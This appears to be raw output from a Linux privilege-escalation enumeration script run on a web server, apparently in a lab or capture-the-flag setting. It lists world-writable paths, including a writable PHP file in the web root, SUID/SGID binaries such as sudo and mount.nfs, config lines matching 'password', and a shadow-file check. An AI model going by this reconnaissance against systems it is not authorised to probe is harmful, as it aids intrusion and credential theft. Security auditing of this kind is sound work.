[+] World Writeable Directories for User/Group 'Root'
drwxrwxrwt 9 root root 4096 Jan 2 10:49 /tmp
drwxrwxrwt 2 root root 4096 Jan 2 08:09 /tmp/.XIM-unix
drwxrwxrwt 2 root root 4096 Jan 2 08:09 /tmp/.X11-unix
drwxrwxrwt 2 root root 4096 Jan 2 08:09 /tmp/.Test-unix
drwxrwxrwt 2 root root 4096 Jan 2 08:09 /tmp/.ICE-unix
drwxrwxrwt 2 root root 4096 Jan 2 08:09 /tmp/.font-unix
drwxrwxrwt 4 root root 80 Jan 2 08:09 /run/lock
drwxrwxrwt 2 root root 40 Jan 2 08:09 /dev/mqueue
drwxrwxrwt 2 root root 40 Jan 2 08:09 /dev/shm
drwxrwxrwt 4 root root 4096 Jan 2 10:39 /var/tmp
drwx-wx-wt 2 root root 20480 Jan 2 09:09 /var/lib/php/sessions
[+] World Writeable Directories for Users other than Root
drwxrwxrwx 7 www-data www-data 4096 Jun 1 2021 /var/www/htdev/dev
[+] World Writable Files
-rw-rw-rw- 1 root root 0 Jan 2 08:09 /sys/kernel/security/apparmor/.remove
-rw-rw-rw- 1 root root 0 Jan 2 08:09 /sys/kernel/security/apparmor/.replace
-rw-rw-rw- 1 root root 0 Jan 2 08:09 /sys/kernel/security/apparmor/.load
-rw-rw-rw- 1 root root 0 Jan 2 08:09 /sys/kernel/security/apparmor/.access
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/user.slice/user-0.slice/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/user.slice/user-0.slice/session-1.scope/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/user.slice/user-0.slice/user@0.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/user.slice/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 10:49 /sys/fs/cgroup/memory/user.slice/user-1000.slice/user@1000.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 10:49 /sys/fs/cgroup/memory/user.slice/user-1000.slice/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 10:49 /sys/fs/cgroup/memory/user.slice/user-1000.slice/session-13.scope/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/cgroup.event_control

--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/apache2.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/dev-disk-by\x2duuid-c9d1687f\x2d4cca\x2d41f3\x2d8d92\x2d53688e0ab9cd.swap/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/systemd-udevd.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/cron.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/nfs-mountd.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/mariadb.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/rpcbind.socket/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/sys-kernel-debug.mount/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/systemd-journald.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/ssh.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/dev-mqueue.mount/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/nfs-blkmap.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/rsyslog.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/rpcbind.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/proc-fs-nfsd.mount/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/nfs-idmapd.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/proc-sys-fs-binfmt_misc.mount/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/run-rpc_pipefs.mount/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/dev-hugepages.mount/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/dbus.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/systemd-timesyncd.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/system-getty.slice/getty@tty1.service/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/system-getty.slice/cgroup.event_control
--w--w--w- 1 root root 0 Jan 2 08:37 /sys/fs/cgroup/memory/system.slice/systemd-logind.service/cgroup.event_control
-rw-rw-rw- 1 www-data www-data 108 Jun 1 2021 /var/www/htdev/dev/index.php
-rwxrwxrwx 1 www-data www-data 23389 Jan 2 09:38 /var/www/html/carpediem.php
[+] Checking if root's home folder is accessible
[+] SUID/SGID Files and Directories
drwxr-sr-x 3 root systemd-journal 60 Jan 2 08:09 /run/log/journal
drwxr-s---+ 2 root systemd-journal 100 Jan 2 08:51 /run/log/journal/326f2b46ad024e1795af6fb62e307b32
drwxrwsr-x 2 root staff 4096 Jun 1 2021 /usr/local/share/fonts

drwxrwsr-x 3 root staff 4096 Jun 1 2021 /usr/local/lib/python3.7
drwxrwsr-x 2 root staff 4096 Jun 1 2021 /usr/local/lib/python3.7/dist-packages
drwxrwsr-x 4 root staff 4096 Jun 1 2021 /usr/local/lib/python2.7
drwxrwsr-x 2 root staff 4096 Jun 1 2021 /usr/local/lib/python2.7/site-packages
drwxrwsr-x 2 root staff 4096 Jun 1 2021 /usr/local/lib/python2.7/dist-packages
-rwsr-xr-x 1 root root 114784 Jun 24 2020 /usr/sbin/mount.nfs
-rwxr-sr-x 1 root shadow 39616 Feb 14 2019 /usr/sbin/unix_chkpwd
-rwxr-sr-x 1 root mail 18944 Dec 3 2017 /usr/bin/dotlockfile
-rwsr-xr-x 1 root root 63736 Jul 27 2018 /usr/bin/passwd
-rwxr-sr-x 1 root shadow 31000 Jul 27 2018 /usr/bin/expiry
-rwxr-sr-x 1 root tty 34896 Jan 10 2019 /usr/bin/wall
-rwxr-sr-x 1 root tty 14736 May 4 2018 /usr/bin/bsd-write
-rwxr-sr-x 1 root ssh 321672 Jan 31 2020 /usr/bin/ssh-agent
-rwsr-xr-x 1 root root 54096 Jul 27 2018 /usr/bin/chfn
-rwsr-xr-x 1 root root 51280 Jan 10 2019 /usr/bin/mount
-rwsr-xr-x 1 root root 84016 Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44440 Jul 27 2018 /usr/bin/newgrp
-rwxr-sr-x 1 root crontab 43568 Oct 11 2019 /usr/bin/crontab
-rwsr-xr-x 1 root root 157192 Jan 20 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 34888 Jan 10 2019 /usr/bin/umount
-rwsr-xr-x 1 root root 44528 Jul 27 2018 /usr/bin/chsh
-rwxr-sr-x 1 root shadow 71816 Jul 27 2018 /usr/bin/chage
-rwsr-xr-x 1 root root 63568 Jan 10 2019 /usr/bin/su
-rwsr-xr-- 1 root messagebus 51184 Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 436552 Jan 31 2020 /usr/lib/openssh/ssh-keysign
drwxrwsr-x 2 root staff 4096 Nov 22 2020 /var/local
drwxr-s--- 2 mysql adm 4096 Jan 2 09:43 /var/log/mysql
drwxrwsr-x 2 root mail 4096 Jun 1 2021 /var/mail

[+] Logs containing keyword 'password'
[+] Config files containing keyword 'password'
/etc/apache2/sites-available/default-ssl.conf: # Note that no password is obtained from the user. Every entry in the user
/etc/apache2/sites-available/default-ssl.conf: # file needs this password: `xxj31ZMTZzkVA'.
/etc/ssl/openssl.cnf:# input_password = secret
/etc/ssl/openssl.cnf:# output_password = secret
/etc/ssl/openssl.cnf:challengePassword = A challenge password
/etc/reportbug.conf:# Username and password for SMTP
/etc/mysql/my.cnf.fallback:# It has been reported that passwords should be enclosed with ticks/quotes
/etc/mysql/mariadb.conf.d/50-server.cnf:# Needed so the root database user can authenticate without a password but
/etc/mysql/mariadb.conf.d/50-mysqld_safe.cnf:# It has been reported that passwords should be enclosed with ticks/quotes
/etc/debconf.conf:# World-readable, and accepts everything but passwords.
/etc/debconf.conf:Reject-Type: password
/etc/debconf.conf:# Not world readable (the default), and accepts only passwords.
/etc/debconf.conf:Name: passwords
/etc/debconf.conf:Accept-Type: password
/etc/debconf.conf:Filename: /var/cache/debconf/passwords.dat
/etc/debconf.conf:# databases, one to hold passwords and one for everything else.
/etc/debconf.conf:Stack: config, passwords
/etc/debconf.conf:# A remote LDAP database. It is also read-only. The password is really
/etc/hdparm.conf:# --security-set-pass Set security password
/etc/hdparm.conf:# security_pass = password

/etc/hdparm.conf:# --user-master Select password to use
[+] Shadow File (Privileged)

Finished
==
========================